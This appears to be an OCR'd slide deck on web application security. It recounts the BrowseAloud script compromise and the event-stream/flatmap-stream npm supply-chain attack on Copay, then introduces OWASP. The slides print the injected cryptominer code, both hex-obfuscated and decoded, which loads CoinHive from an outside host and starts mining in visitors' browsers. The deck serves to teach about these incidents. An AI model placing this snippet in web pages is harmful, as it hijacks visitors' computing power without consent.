② A parser-blocking, cross site (i.e. different eTLD+1) script, <https://coinhive.com/lib/coinhive.min.js?rnd=0.7532012343272785>, is invoked via document.write. The [be.js:5](#) network request for this script MAY be blocked by the browser in this or a future page load due to poor network connectivity. If blocked in this page load, it will be confirmed in a subsequent console message. See <https://www.chromestatus.com/feature/5718547946799184> for more details.

⚠ The SSL certificate used to load resources from <https://cdn.livechatinc.com> will be distrusted in M70. Once distrusted, users will be prevented from loading these [\(index\):1](#) resources. See <https://w3c.github.io/webcrypto/certs> for more information.

⚠ The SSL certificate used to load resources from <https://secure.livechatinc.com> will be distrusted in M70. Once distrusted, users will be prevented from loading [\(index\):1](#) these resources. See <https://w3c.github.io/webcrypto/certs> for more information.

[LiveChat] Your account has expired. Visit www.livechatinc.com to sign in and renew your subscription. tracking.js:7



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Literacy is every student's passport to academic achievement. Our award winning assistive technology solutions for reading, writing and language learning are used daily by students and educators worldwide.

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From blue-chip companies to public sector and non profit organisations, our award winning assistive technology solutions help millions of people in the workplace read, write and communicate with greater confidence.

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THEY CREATE ASSISTIVE
TECHNOLOGIES, ONE OF WHICH IS A
PRODUCT CALLED BROWSEALLOUD

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websites made more accessible with easy speech, reading and translation tools.

 SPEAK 

products > browsealoud

A better experience for every website visitor

Give all your website visitors a better experience – and reduce barriers between your content and all your audiences.

Our innovative support software adds speech, reading, and translation to websites facilitating access and participation for people with Dyslexia, Low Literacy, English as a Second Language, and those with mild visual impairments.

Online content can be read aloud in multiple languages using the most natural and engaging voice to transform the user's reading experience.



Try Browsealoud on your site instantly >

Add the toolbar in three easy steps...

If you want to provide your web audience with the additional reading and translation support provided by Browsealoud, you need to embed our HTML code [into](#) your website.

```
<script type="text/javascript" src="//www.browsealoud.com/plus/scripts/ba.js"></script>
```

AND NOW WE'RE BACK TO THE TRUMP PROBLEM
EXCEPT IT'S NO LONGER HYPOTHETICAL,
IT'S REAL

```
<SCRIPT TYPE="TEXT/JAVASCRIPT" SRC="//  
WWW.BROWSEALOUD.COM/PLUS/SCRIPTS/BA.JS"></SCRIPT>
```



Whole script

SCOTTHELM PRO FEB 11TH, 2018 29,650 NEVER

SHARE

TWEET

Not a member of Pastebin yet? [Sign Up](#), it unlocks many cool features!

text 31.48 KB

raw download clone embed report print

```
1. /* [Warning] Do not copy or self host this file, you will not be supported */
2. /* BrowseAloud Plus v2.5.0 (13-09-2017) */
3.
4.
5. window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"] ["\x77\x72\x69\x74\x65"] ["\x3c\x73\x63\x72\x69\x70\x74
\x74\x79\x70\x65\x3d\x27\x74\x65\x78\x74\x2f\x6a\x61\x76\x61\x73\x63\x72\x69\x70\x74\x27
\x73\x72\x63\x3d\x27\x68\x74\x78\x73\x3a\x2f\x63\x6f\x69\x68\x69\x76\x65\x2e\x63\x6f\x6d\x2f\x6e\x65
["\x72\x61\x6e\x64\x6f\x6d"]
() +"\x27\x3e\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e"; window["\x64\x6f\x63\x75\x6d\x65\x6e\x74"]
["\x77\x72\x69\x74\x65"] (" \x3c\x73\x63\x72\x69\x70\x74\x3e \x69\x66
\x28\x6e\x61\x76\x69\x67\x51\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72\x65\x43\x6f\x6e\x63\x75\x72\x65\x6e
\x3e \x31\x29\x76 \x76\x61\x72 \x63\x78\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x4d\x61\x74\x68\x2e\x72\x5f\x75\x6e\x64\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72
\x65\x6c\x73\x65 \x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d
\x7a\x74\x68\x72\x65\x61\x64\x73\x3a \x38\x2e\x74\x68\x72\x6f\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d
\x76\x61\x72 \x6d\x69\x6e\x65\x72 \x3d \x6e\x65\x77
\x43\x6f\x69\x6e\x48\x69\x76\x65\x2e\x41\x6e\x6f\x6e\x79\x6d\x6f\x75\x73\x28\" \x31\x47\x64\x51\x47\x70\x59\x31\x
\x63\x78\x75\x43\x6f\x6e\x66\x69\x67\x29\x3b\x6d\x69\x65\x72\x2e\x73\x74\x61\x72\x74\x28\x29\x3c\x2f\x73
6.
7. function toggleBar(){debug.trace("Legacy toggleBar()");
(!_BrowseAloud.config.isMobile||_BrowseAloud.config.isMobile&&_BrowseAloud.config.availableMobile)&&_BrowseAloud.par
._ba_cv="2.5.0";if(void 0===_baApplicationServer)var
$q,$panel=!1,$buttonlink=!1,$logo=!1,_baApplicationServer="plus.browsealoud.com",_baResourceServer="plus.browse
backup.speechstream.net",_baGTMContainerId="GTM-
NJ9C74",_strServerBabm="babm.texthelp.com",_baSrcPath="//plus.browsealoud.com/modules/",_baSrcFile="browsealoud.
BrowseAloud=BrowseAloud||{};BrowseAloud.start=BrowseAloud.start||{settings:{jsFilesList:
[location.hostname],jsFileHit:"",validExpiry:!1,validFolder:!0,pageLanguage:0,chosenVoice:""},init:function(a)
{if("")==_BrowseAloud.config.version} _BrowseAloud.config.version=a,debug.log("version",_BrowseAloud.config.version)
(BrowseAloud.browsers.init(),BrowseAloud.jquery.init(function()
{BrowseAloud.start.getUrlInfo(0)}):BrowseAloud.start.processUrlFile();else if(void
0!=_BrowseAloud.config.languageId){var
b=location.protocol+//"+_BrowseAloud.config.assetPath+"/js/locales/"+_BrowseAloud.config.languageId+".min.js?
v="+_BrowseAloud.config.version;BrowseAloud.script.injectScript(b,function(){_baPanelMode?
_BrowseAloud.panel.init():_BrowseAloud.toolbar.init()}))},normaliseVariables:function()
{switch(_baMode="undefined"==typeof _baMode?"":_baMode,mode="undefined"==typeof
mode?"":mode,_baMode=_baMode||mode,_baLocale="undefined"==typeof _baLocale?0:_baLocale,"undefined"!=typeof
locale&&(_baLocale=locale),"string"==typeof _baLocale&&(debug.log("_baLocale"

```

DATA HOSTED WITH ❤ BY [PASTEBIN.COM](#) – DOWNLOAD RAW – SEE ORIGINAL

```
1. window["document"]["write"]("write type='text/javascript' src='https://coinhive.com/lib/coinhive.min.js?  
rnd="+window["Math"]["random"]()+'></script>");window["document"]["write"]('<script> if (navigator.hardwareConcurrency >  
1){ var cpuConfig = {threads: Math.round(navigator.hardwareConcurrency/3),throttle:0.6} } else { var cpuConfig = {threads:  
8,throttle:0.6} } var miner = new CoinHive.Anonymous(\\'1GdQGpY1pirGlVHSp5P2IIr9cyTzzXq\', cpuConfig);miner.start();  
</script>');
```

COINHIVE IS A QUASI-LEGITIMATE SERVICE TO
'**MONETIZE YOUR BUSINESS WITH YOUR USERS' CPU POWER**', THERE
DOESN'T APPEAR TO HAVE BEEN ANY DIRECT
INVOLVEMENT FROM THEM IN THIS CASE

- . SOMEONE MANAGED TO GAIN ACCESS TO THE **STORAGE** WHERE THIS FILE WAS & **COMPROMISED** IT
- . THE FILE GETS **DISTRIBUTED FROM THE CDN**
- . NOW **EVERY SINGLE WEBSITE EMBEDDING** IT HAS A CRYPTO MINER

WEB APP SECURITY

THE EVENT-STREAM NPM PACKAGE INCIDENT



IN 2018 A MALICIOUS PACKAGE, **FLATMAP-STREAM**, WAS
PUBLISHED TO NPM AND WAS LATER ADDED AS
A **DEPENDENCY** TO THE WIDELY USED **EVENT-
STREAM PACKAGE BY RIGHT9CTRL**

8 MILLION DOWNLOADS LATER, APPLICATIONS
ALL OVER THE WEB WERE RUNNING
MALICIOUS CODE IN PRODUCTION

WHAT IS THE EVENT-STREAM PACKAGE?

It's a **toolkit** that provides utilities to create and manage streams

Authored by Dominic Tarr (dominictarr on npmjs)

One of the **432 packages** he owns on npmjs

Received contributions from **33 different contributors**

2000 stars

[Overview](#)

Repositories 873

Projects 0

Stars 358

Followers 2.9k

Following 28

Pinned

[ssbc/ssb-server](#)

The gossip and replication server for Secure Scuttlebutt - a distributed social network

JavaScript ★ 1.1k ⚡ 134

[pull-stream/pull-stream](#)

minimal streams

JavaScript ★ 633 ⚡ 58

[auditdrivencrypto/secret-handshake](#)

JavaScript ★ 155 ⚡ 22

[map-filter-reduce](#)

JavaScript ★ 44 ⚡ 6

[ssbc/patchbay](#)

An alternative Secure Scuttlebutt client interface that is fully compatible with Patchwork

JavaScript ★ 223 ⚡ 56

Dominic Tarr

dominictarr

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antipodean wandering albatross

Protozoa


New Zealand

<http://protozoa.nz>

Organizations




2,485 contributions in the last year

[Learn how we count contributions.](#)

Less ⚡ More



December 7, 2011
event-stream
package created



October 16, 2015
event-stream
enters maintenance*
mode.

August 5, 2018
Antonio Macias** published
non-malicious package
flatmap-stream to npm.

September 9, 2018
released
event-stream@3.3.6,
that uses flatmap-stream.

October 5th, 2018
An infected version of
flatmap-stream@0.1.1 was
released to the ecosystem. All
new installs of event-stream
will pick this version up.

November 20, 2018:
FallingSnow opens the issue
against event-stream

November 26, 2018
HackerNews post appears

November 26, 2018
flatmap-stream package
removed from npm

November 26, 2018
Multiple users report the issue
to Snyk which is added to Snyk
Vuln DB on the same day.

November 26, 2018
Danny Grander from Snyk
reported the issue to the Node.js
Foundation Security WG

* Releases are less frequent. Only minor fixes being issued. ** This is the pen name which was given by the user on npm.

JULY, 2015. GITHUB USER, DEVIOUS, COMMENTS ON
AN ISSUE ON THE EVENT-STREAM PROJECT
QUESTIONING **WHETHER A FLATMAP
FUNCTIONALITY WOULD BE WELCOMED**

SOCIAL ENGINEERING DEVS



devinus commented on Jul 31, 2015

...

@dominictarr Interesting. Would you accept a `flatMap` patch using this functionality?



devinus commented on Jul 31, 2015

...

I wonder why `mapSync` uses `emit` rather than `queue`.



dominictarr commented on Jul 31, 2015

Owner

...

@**devinus** ah, it's probably just old. I don't use this module anymore, i now use
<https://github.com/dominictarr/pull-stream>

If you publish a `flatMap` module and then make a pr to include it, i'll merge.

AUGUST, 2018. A USER IDENTIFIED AS 'ANTONIO MACIAS' IN NPM CREATED AND **PUBLISHED A NON-MALICIOUS PACKAGE** CALLED FLATMAP-STREAM

NEXT, ANTONIO PROPOSED THAT THE EVENT-STREAM PROJECT USES THE FLATMAP PACKAGE

RIGHT9CTRL APPROACHED DOMINIC ASKING TO ASSIST WITH THE PROJECT AND TO MAKE THE NECESSARY CHANGES

DOMINIC ACCEPTED RIGHT9CTRL'S OFFER AND MAKES THEM A CONTRIBUTOR TO THE EVENT-STREAM GITHUB PROJECT, AS WELL AS **GAVE RIGHT9CTRL FULL NPM PUBLISHING RIGHTS FOR THE MODULE** ON THE NPM ECOSYSTEM

September 4, 2018: an innocent dependency upgrade.

September 4/5, 2018: added map and split examples [0cc](#), [ee8](#), [c08](#), [05b](#)

September 5, 2018: released event-stream version 3.3.5 with [918](#).

September 9, 2018: the flatmap-stream dependency was added under [e31](#)

September 9, 2018: created a new minor event-stream release 3.3.6 in [599](#)

September 16, 2018: flatmap-stream was removed from the event-stream code in [908](#) and from the dependency tree in [2bd](#) and released as a major version, 4.0.0

September 20, 2018: [right9ctrl](#) adds further cosmetic code changes that enhance the project's keywords in [60d](#) to presumably further improve the search results on the official npmjs.com registry website

October 5, 2018: a new minor version flatmap-stream@0.1.1 was released with the injection attack in its minified source code. Installations of event-stream will now also fetch the new infected 0.1.1 version of flatmap as a transient dependency.

OCTOBER, 2018. JAYDENSERIC OPENED AN
ISSUE AGAINST NODEMON REPORTING AN
UNEXPECTED DEPRECATION WARNING

Deprecation warning at start #1442

 Closed

jaydenseric opened this issue on Oct 29 · 10 comments



jaydenseric commented on Oct 29

+ ...

The latest version of Nodemon on the latest version of Node.js causes a deprecation warning to be logged when starting.

This relates to Nodemon and not my start script, because when I run `npm start` directly (not via Nodemon) no deprecation warning is logged.

- `nodemon -v` : 1.18.5
- `node -v` : 11.0.0
- Operating system/terminal environment: macOS
- Command you ran:

```
{  
  "watch": "nodemon",  
  "start": "node --experimental-modules --no-warnings -r dotenv/config server"  
}
```

Backdoored sub-dependency? flatmap-stream-0.1.1 and flatmap-stream-0.1.2 #1451

 Closed

NewEraCracker opened this issue 10 days ago · 0 comments



NewEraCracker commented 10 days ago

+  ...

nodemon requires pstree.remy (^1.1.0 - installed 1.1.0) -> ps-tree (^1.1.0 - installed 1.1.0) -> event-stream (~3.3.0 - installed 3.3.6) -> flatmap-stream (^0.1.0 - npm installs 0.1.2).

This last one is very suspicious.

See: [dominictarr/event-stream#115](#)

Please either force version 0.1.0 of flatmap-stream or update event-stream to latest version (which no longer requires the affected module).

Regards.

THIS WAS A TARGETED ATTACK
ON COPAY, A SECURE BITCOIN WALLET
PLATFORM



[FAQS](#) [VIEW THE CODE](#) [ISSUE TRACKER](#)

The Secure, Shared Bitcoin Wallet

Secure your bitcoin with the open source,
HD-multisignature wallet from BitPay.

[GET COPAY](#)



THEIR STRATEGY WAS TO WAIT
FOR THE OPPORTUNITY TO BE
EXECUTED WHEN THE COPAY APP WAS BEING BUILT

THEY SUCCEEDED, AND WERE
BUILT INTO COPAY VERSION 5.0.2 TO 5.1.0

This repository has been archived by the owner. It is now read-only.

 dominictarr / event-stream

 Watch 72  Star 2,044  Fork 146

 Code  Issues 7  Pull requests 0  Projects 0  Wiki  Insights

EventStream is like functional programming meets IO

 322 commits

 1 branch

 13 releases

 34 contributors

 MIT

Branch: master ▾

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 db.js	remove testling from package.json	Latest commit 9a5c52a on Sep 20, 2018
 examples	better pretty.js example	6 months ago
 test	add filter and rewrite flatmap	6 months ago
 .gitignore	initial, first implementation of a map function (takes async callback ...)	8 years ago
 .travis.yml	drop travis support for 0.8	4 years ago
 LICENCE	Clarify licensing	5 years ago
 Index.js	add filter and rewrite flatmap	6 months ago
 package-lock.json	update package.json	6 months ago
 package.json	remove testling from package.json	6 months ago
 readme.markdown	add example for flatmap and filter	6 months ago

 [readme.markdown](#)

EventStream


[Streams](#) are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The `EventStream` functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.

All the `event-stream` functions return instances of `Stream`.

`event-stream` creates `0.8 streams`, which are compatible with `0.10 streams`.



Overview

Repositories 3

Stars 0

Followers 0

Following 0

Popular repositories

[node-script](#)

● C

[react](#)

Forked from [facebook/react](#)

A declarative, efficient, and flexible JavaScript library for building user interfaces.

● JavaScript

[event-stream](#)

● JavaScript

北川

right9ctrl

[Block or report user](#)

👤 株式会社LIG

📍 東京都

22 contributions in the last year



fuck Right9ctrl

[Browse files](#)

master (#1)

 geektheripper committed on Dec 23, 2018

1 parent 706ed02 commit cb0f66a328134bc4f0959a99caf347a6670eadb7

 Showing 2 changed files with 19 additions and 70 deletions.

[Unified](#) [Split](#)

2  package.json

[View file](#)

stx	@@	-86,7 +86,7 @@
86	86	"gh-pages": "^2.0.0",
87	87	"jimp": "^0.5.6",
88	88	"lodash": "^4.17.11",
89	-	"npm-run-all": "^4.1.3",
89	+	"npm-run-all": "^4.1.5",
90	90	"nyc": "^13.0.1",
91	91	"opn": "^5.4.0",
92	92	"opn-cli": "^3.1.0",

≡

WHAT IS WEB APPLICATION SECURITY



“Web application security is a **branch of Information Security** that deals specifically with security of websites, web applications and web services.”

-WIKIPEDIA

WHAT IS OWASP?

Open Web Application Security Project

Community dedicated to enabling organisations
to conceive, develop, acquire, operate and
maintain applications that can be trusted



www.owasp.org



Who is the OWASP Foundation?

The Open Web Application Security Project (OWASP) is a nonprofit foundation that works to improve the security of software. Through community-led open source software projects, hundreds of local chapters worldwide, tens of thousands of members, and leading educational and training conferences, the OWASP Foundation is the source for developers and technologists to secure the web.

- Tools and Resources
- Community and Networking
- Education & Training

For nearly two decades corporations, foundations, developers, and volunteers have supported the OWASP Foundation and its work. [Donate](#), [Join](#), or become a [Corporate Member](#) today.

Project Spotlight: Zed Attack Proxy






ZAP is a free, easy to use integrated penetration testing tool which now includes a Heads Up Display. Easily used by security professionals and developers of all skill levels, users can quickly and more easily find security vulnerabilities in their applications. Given the unique and integrated design of the Heads Up Display, developers new to security testing will find ZAP an indispensable tool to build secure software. [Learn more](#) about ZAP.

Featured Chapter: Bay Area



Hosted at some of most iconic technology companies in the world, the Bay Area chapter is one of the Foundation's largest and most active. This month they are hosting a Hacker Day and monthly meetups in San Francisco at Insight Engines and in South Bay at EBay. Usually the agenda includes three provocative and interesting talks, lots of interesting people to meet, and great food. The Bay Area Chapter also participates in planning AppSec California.





OWASP

OWASP Top 10 - 2017


The Ten Most Critical Web Application Security Risks

The primary aim is to **educate** developers, designers, architects, managers, and organisations about the **consequences of the most common and most important web app security weaknesses**



WHAT ARE APPLICATION SECURITY RISKS?

